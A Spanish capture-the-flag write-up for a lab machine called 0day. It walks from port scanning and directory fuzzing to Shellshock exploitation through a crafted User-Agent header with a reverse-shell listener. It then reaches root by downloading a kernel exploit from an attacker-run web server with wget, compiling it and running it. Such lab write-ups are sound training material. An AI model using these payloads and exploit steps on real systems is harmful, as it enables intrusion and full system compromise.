

RESOLUCIÓN

MÁQUINA 0DAY



AGOSTO 2023



## Índice

<b>1. Escaneos iniciales</b>	<b>2</b>
1.1. nmap . . . . .	2
1.2. Servicio http . . . . .	3
<b>2. Reconocimiento</b>	<b>4</b>
2.1. Fuzzing . . . . .	4
<b>3. Explotación</b>	<b>7</b>
<b>4. Escalada de privilegios</b>	<b>9</b>

## 1. Escaneos iniciales

### 1.1. nmap

En primer lugar se realiza un reconocimiento de la máquina objetivo, determinando así que se trata de una máquina Linux.

A continuación se realiza un primer escaneo con la herramienta *nmap* para conocer los puertos abiertos:

---

```
nmap -p- --open --min-rate 5000 -sS -n -Pn <IP> -oN allPorts
```

---

- **-p-**: escaneo de todos los puertos.
- **--open**: se muestran los puertos abiertos exclusivamente.
- **--min-rate**: tasa de envío de paquetes.
- **-sS**: Opción por defecto, escaneo rápido.
- **-n**: no se aplica resolución DNS.
- **-Pn**: se evita el descubrimiento de hosts.

Los puertos abiertos obtenidos han sido los presentados en la siguiente figura:

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Figura 1: Puertos abiertos en máquina Oday.

Los puertos abiertos se corresponden al servicio *ssh* y *http*. El siguiente paso será conocer las versiones de cada uno de los servicios, obteniendo los siguientes resultados:

---

```
nmap -p22,80 -sCV <IP> -oN versionPorts
```

---

- **-sCV**: escaneo de scripts (por defecto) y escaneo de versiones. Equivalente a: *-sC -sV*.

```

PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
| 2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
| 256  f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_ 256  a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Oday
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Figura 2: Versiones de los servicios.

Observando la figura 2 se obtienen dos conclusiones. En primer lugar, el servicio *ssh* utiliza una versión desactualizada del mismo, actualmente se encuentra en la versión 9.4. Esta versión es vulnerable a una enumeración de usuarios. Por otro lado, el servicio *http* es un Apache httpd en su versión 2.4.7, por lo que el siguiente paso será el reconocimiento de la página web que se encuentra empleando dicho servicio.

## 1.2. Servicio http

Cuando se accede al servicio web se muestra al usuario la siguiente pantalla:




Figura 3: Página principal.

A través de la herramienta *whatweb* o *wappalyzer* se obtienen las tecnologías con las que se ha construido la página web:

```
(root@kali) ~/home/taranis/0day
# whatweb 10.10.14.128
http://10.10.14.128 [200 OK] Apache[2.4.7], Bootstrap[4.3.1], Country[RESERVED][22], HTML5, HTTPServer[Buntu Linux][Apache/2.4.7 (Ubuntu)], IP[10.10.14.128], JQuery, Meta-Author[name], Script, Title[0day]
```

Figura 4: Whatweb.

De esta ejecución no se consigue información de importancia para la resolución de la máquina, por lo que se realizará la búsqueda de directorios y archivos activos.

## 2. Reconocimiento

### 2.1. Fuzzing

En esta sección se detallarán los hallazgos de directorios y archivos relevantes que faciliten la resolución de la máquina. Se empleará la herramienta *ffuf* y diferentes diccionarios disponibles en [SecLists](#) para el descubrimiento de, en primer lugar, directorios y, finalmente, de archivos.

En cuanto a directorios, se presentan en la figura 5 los resultados obtenidos:

```
ffuf -w <raft-medium-directories.txt> -u <url>
```

```
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500

[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 40ms]
* FUZZ: cgi-bin
[Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 40ms]
* FUZZ: css
[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 94ms]
* FUZZ: js
[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 96ms]
* FUZZ: admin
[Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 62ms]
* FUZZ: img
[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 69ms]
* FUZZ: backup
[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 70ms]
* FUZZ: uploads
[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 68ms]
* FUZZ: secret
[Status: 403, Size: 292, Words: 21, Lines: 11, Duration: 59ms]
* FUZZ: server-status
[Status: 200, Size: 3025, Words: 285, Lines: 43, Duration: 58ms]
* FUZZ:


:: Progress: [30000/30000] :: Job [1/1] :: 689 req/sec :: Duration: [0:00:49] :: Errors: 2 ::
```

Figura 5: Fuzzing de directorios.

Los resultados presentan directorios que resultan de gran interés, principalmente el denominado como *secret*. Al comprobar dicho subdirectorio se nos presenta un página con una imagen de una tortuga, siendo esta la siguiente:


Figura 6: Subdirectorio *secret*.

El siguiente directorio que se ha comprobado, es *backup*. Este subdirectorio nos presenta una clave privada rsa, por lo que será de valor almacenarla por si en un futuro es de utilidad (figura 7).


Figura 7: Clave privada en subdirectorio *backup*.

A continuación, se revisa el subdirectorio *cgi-bin*. Este subdirectorio almacena diferentes scripts de ejecución automatizada, por lo que, sobre este se realizará *fuzzing* sobre archivos.

```
ffuf -w <CGIs.txt> -u <url>
```

```

* FUZZ: img/
[Status: 301, Size: 300, Words: 20, Lines: 10, Duration: 39ms]
* FUZZ: js
[Status: 200, Size: 109, Words: 2, Lines: 9, Duration: 38ms]
* FUZZ: secret/
[Status: 200, Size: 13, Words: 2, Lines: 2, Duration: 42ms]
* FUZZ: cgi-bin/test.cgi
[Status: 403, Size: 296, Words: 21, Lines: 11, Duration: 38ms]
* FUZZ: cgi-bin/.htaccess
[Status: 403, Size: 300, Words: 21, Lines: 11, Duration: 38ms]
* FUZZ: cgi-bin/.htaccess.old
[Status: 403, Size: 297, Words: 21, Lines: 11, Duration: 39ms]
* FUZZ: cgi-bin/.htaccess~
[Status: 403, Size: 301, Words: 21, Lines: 11, Duration: 39ms]
* FUZZ: cgi-bin/.htaccess.save
[Status: 403, Size: 296, Words: 21, Lines: 11, Duration: 38ms]
* FUZZ: cgi-bin/.htpasswd
[Status: 403, Size: 288, Words: 21, Lines: 11, Duration: 39ms]
* FUZZ: .htpasswd
[Status: 403, Size: 288, Words: 21, Lines: 11, Duration: 38ms]
* FUZZ: .htaccess
[Status: 403, Size: 285, Words: 21, Lines: 11, Duration: 38ms]
* FUZZ: icons/
[Status: 200, Size: 3025, Words: 285, Lines: 43, Duration: 39ms]
* FUZZ:

```

Figura 8: *Fuzzing* cgi-bin.

En la figura 8 se observan diferentes archivos sobre los que destaca uno en particular, *test.cgi*. Este archivo puede indicar que el sistema es vulnerable a *shellshock*, vulnerabilidad de bash que permite la ejecución de código remoto <sup>1</sup>. Para comprobar si el sistema es vulnerable a ella, se emplea la herramienta *nmap* y el script dedicado a dicha vulnerabilidad:

```

nmap -sV -p- --script http-shellshock --script-args
uri=/cgi-bin/test.cgi,cmd=ls <IP>

```

La ejecución proporciona la salida presentada en la figura 9 revela que el sistema sí es vulnerable a este error. Por lo que el siguiente paso será la explotación.

<sup>1</sup>[https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwiVk7ny3\\_SAAxVIcKQEHT\\_kBPQQFnoECDMQAQ&url=https%3A%2F%2Fowasp.org%2Fwww-pdf-archive%2FShellshock-.Tudor.Enache.pdf&usg=AOvVaw0uJsnx\\_9Rjr7fUx9CUYcMG&opi=89978449](https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwiVk7ny3_SAAxVIcKQEHT_kBPQQFnoECDMQAQ&url=https%3A%2F%2Fowasp.org%2Fwww-pdf-archive%2FShellshock-.Tudor.Enache.pdf&usg=AOvVaw0uJsnx_9Rjr7fUx9CUYcMG&opi=89978449)

```
80/tcp open  http      Apache httpd 2.4.7 ((Ubuntu))
| http-shellshock:
| VULNERABLE:
| HTTP Shellshock vulnerability
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2014-6271
| This web application might be affected by the vulnerability known
| as Shellshock. It seems the server is executing commands injected
| via malicious HTTP headers.
|
| Disclosure date: 2014-09-24
| Exploit results:
| <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
| <html><head>
| <title>500 Internal Server Error</title>
| </head><body>
| <h1>Internal Server Error</h1>
| <p>The server encountered an internal error or
| misconfiguration and was unable to complete
| your request.</p>
| <p>Please contact the server administrator at
| webmaster@localhost to inform them of the time this error occurred,
| and the actions you performed just before this error.</p>
| <p>More information about this error may be available
| in the server error log.</p>
| <hr>
| <address>Apache/2.4.7 (Ubuntu) Server at 10.10.14.128 Port 80</address>
| </body></html>
|
| References:
| http://www.openwall.com/lists/oss-security/2014/09/24/10
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
| http://seclists.org/oss-sec/2014/q3/685
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_http-server-header: Apache/2.4.7 (Ubuntu)
```

Figura 9: Sistema vulnerable a *shellshock*.

### 3. Explotación

Para realizar la explotación de la vulnerabilidad encontrada se utiliza la herramienta *Burpsuite*, que nos permitirá modificar las peticiones realizadas al servidor.

En primer lugar, para la explotación de dicho error se debe enviar a través de una cabecera:

```
() { ;;} <comando>
```

Como ya se ha visto que el sistema es vulnerable, el comando a inyectar será una *reverse shell* que nos garantizará el acceso al sistema. Para esto, empleamos la herramienta *netcat* para ponernos a la escucha en un puerto:

```
nc -nlvp 4444
```

El siguiente paso es interceptar con *Burpsuite* la petición a *http://¡IP!/cgi-bin/test.cgi* y enviarla al apartado *Repeater*. Una vez hecho esto, se reemplazará en la cabecera el *User-Agent* de la siguiente manera (figura 10):






Figura 10: Ejecución *shellshock*.

Una vez enviada la petición se obtiene acceso al sistema (figura 11).




Figura 11: Acceso al sistema como *www-data*.

Una vez obtenido acceso al sistema, se realiza una navegación en este, descubriendo así al usuario *ryan* y a la *flag* de usuario, como se puede en la figura.




Figura 12: *Flag* del usuario.

Una vez obtenida la primera de las *flags*, se debe realizar la escalada de privilegios. Dicha escalada se verá en la siguiente sección.

## 4. Escalada de privilegios

Lo primero que se ha intentado es un inicio de sesión a través del servicio *ssh*, empleando el usuario *ryan* y la clave obtenida en el subdirectorio *backup*, pero sin obtener éxito.

Lo siguiente ha sido la comprobación de posibles ejecuciones de comandos como administrador, empleando para esto el comando:

```
sudo -l
```

Esta opción tampoco ha tenido éxito ya que se requiere de la contraseña de *www-data*. El siguiente paso dado ha sido comprobar la versión del sistema que se está empleando (figura 13). Dicha versión está obsoleta y una búsqueda de la misma proporciona un exploit, como se puede ver en la figura 14.

```
www-data@ubuntu:/$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 GNU/Linux
```

Figura 13: Información del sistema.




Figura 14: Exploit para la versión del sistema.

Una vez obtenido el exploit, se crea un servidor web con python para poder recuperar el archivo desde la máquina objetivo y su posterior compilación (figura 15), previa comprobación de existencia de *gcc*:

```
python -m http-server
```

```
www-data@ubuntu:/tmp$ wget http://10.18.93.38:8000/37292.c
wget http://10.18.93.38:8000/37292.c
--2023-08-23 00:50:37-- http://10.18.93.38:8000/37292.c
Connecting to 10.18.93.38:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 5,119 --.-K/s in 0.001s

2023-08-23 00:50:37 (6.12 MB/s) - '37292.c' saved [5119/5119]

www-data@ubuntu:/tmp$ gcc 37292.c -o executable
gcc 37292.c -o executable
```

Figura 15: Creación del ejecutable.

Al ejecutar el programa se obtiene acceso como *root* (figura 16) y se consigue la última *flag* (figura 17).

```
www-data@ubuntu:/tmp$ ./executable
./executable
spawning threads
sh: 1: rm: not found
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 1: rm: not found
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# █
```

Figura 16: Escalada de privilegios.

```
# cat /root/root.txt
cat /root/root.txt
THM{████████████████████████████████████████████████████████████████████████████████}
# █
```

Figura 17: Último *flag*.